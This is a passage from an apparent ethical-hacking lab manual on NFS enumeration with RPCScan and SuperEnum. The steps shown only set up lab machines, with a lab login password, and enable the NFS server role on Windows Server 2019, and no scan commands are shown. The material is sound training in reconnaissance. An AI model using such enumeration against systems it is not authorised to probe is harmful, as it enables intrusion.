
Task 1: Perform NFS Enumeration using RPCScan and SuperEnum

RPCScan communicates with RPC (remote procedure call) services and checks misconfigurations on NFS shares. It lists RPC services, mountpoints, and directories accessible via NFS. It can also recursively list NFS shares. SuperEnum includes a script that performs a basic enumeration of any open port, including the NFS port (2049).

Here, we will use RPCScan and SuperEnum to enumerate NFS services running on the target machine.

Note: Before starting this task, it is necessary to enable the NFS service on the target machine (**Windows Server 2019**). This will be done in **Steps 3-8**.


1. Turn on the **Windows Server 2019** and **Parrot Security** virtual machines.
2. Switch to the **Windows Server 2019** virtual machine, click **Ctrl+Alt+Del**, then login into **Administrator** user profile using **Pa\$\$w0rd** as password.
3. Click the **Start** button at the bottom-left corner of **Desktop** and open **Server Manager**.
4. The **Server Manager** main window appears. By default, **Dashboard** will be selected; click **Add roles and features**.




Module 04 – Enumeration

5. The **Add Roles and Features Wizard** window appears. Click **Next** here and in the **Installation Type** and **Server Selection** wizards.
6. The **Server Roles** section appears. Expand **File and Storage Services** and select the checkbox for **Server for NFS** under the **File and iSCSI Services** option, as shown in the screenshot. Click **Next**.

